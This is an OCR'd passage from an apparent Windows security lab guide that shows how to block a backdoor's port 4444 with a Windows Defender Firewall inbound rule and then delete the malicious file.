
8. Close **Task Manager** and the **Command Prompt** window.

Task 4

Block backdoor

After identifying the port used by the backdoor, we will use Windows Firewall to block the connection.

1. Type in the search box **firewall with advanced security**, and open the **Windows Defender Firewall with Advanced Security** app that appears. Click **Run as administrator**.



All
Apps
Documents
Settings
Photos
Web
More
Feedback
Best match
Windows Defender Firewall with Advanced Security
App
Search the web
firewall with advanced security - See web results
Windows Defender Firewall with Advanced Security
App
Open
Run as administrator
Open file location
Pin to Start
Pin to taskbar


Preview for **firewall with advacned** isn't available righ now.

firewall with advanced security

Figure 4.1 – Opening Windows Defender Firewall with Advanced Security.

2. Type the **Administrator** username and password **Pa$$w0rd** in the **UAC** window to perform changes. Click **Yes**.

3. Select the **Inbound Rules node**, and from the **Actions** pane on the right select **New Rule**.



Inbound Rules


Name	Group	Profile	Enabled
@FirewallAPI.dll,-80201	@FirewallAPI.dll,-80200	All	Yes
@FirewallAPI.dll,-80206	@FirewallAPI.dll,-80200	All	Yes
AllJoyn Router (TCP-In)	AllJoyn Router	Domai...	Yes
AllJoyn Router (UDP-In)	AllJoyn Router	Domai...	Yes
App Installer	App Installer	Domai...	Yes
App Installer	App Installer	Domai...	Yes
App Installer	App Installer	Domai...	Yes
BranchCache Content Retrieval (HTTP-In)	BranchCache - Content Retr...	All	No
BranchCache Hosted Cache Server (HTTP...	BranchCache - Hosted Cach...	All	No
BranchCache Peer Discovery (WSD-In)	BranchCache - Peer Discove...	All	No
Cast to Device functionality (qWave-TCP...	Cast to Device functionality	Private...	Yes
Cast to Device functionality (qWave-UDP...	Cast to Device functionality	Private...	Yes

Figure 4.2 – Select New Rule from the Actions Pane on Inbound Rules node.

4. In the **Run Type** window select the **Port** radio button and click **Next**.

5. Leave the **TCP** radio button selected. Under **Specific local ports** type **4444**. Click **Next**.

NOTE: In our discovery of the malicious file program on figure 3.1, we noticed the port in use was 4444.



New Inbound Rule Wizard

Protocol and Ports

Specify the protocols and ports to which this rule applies.

Does this rule apply to TCP or UDP?

● **TCP**

○ **UDP**

Does this rule apply to all local ports or specific local ports?

○ **All local ports**

● **Specific local ports:** 4444

Example: 80, 443, 5000-5010


Figure 4.3 – Specify the protocols and ports to which the inbound rule applies.

6. In the **Action** section select the **Block the connection** radio button and click **Next**.

7. In the **Profile** window leave the default and click **Next**.

8. In the **Name** text box type **Malicious.exe Block** and optionally enter a description.

9. Click **Finish** to close the wizard.



Windows Defender Firewall with Advanced Security

File
Action
View
Help
Windows Defender Firewall with Advanced
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring

Inbound Rules

Name	Group	Profile	Enabled	Action
Malicious.exe Block		All	Yes	Block
@FirewallAPI.dll,-80201	@FirewallAPI.dll,-80200	All	Yes	Allow
@FirewallAPI.dll,-80206	@FirewallAPI.dll,-80200	All	Yes	Allow
AllJoyn Router (TCP-In)	AllJoyn Router	Domai...	Yes	Allow
AllJoyn Router (UDP-In)	AllJoyn Router	Domai...	Yes	Allow

Figure 4.4 – The Inbound rule blocking the malicious.exe file.

10. **Delete** the **malicious.exe** file from the **Downloads** folder.

The malicious.exe backdoor application is trivially easy to block and remove, but most malware is more complicated.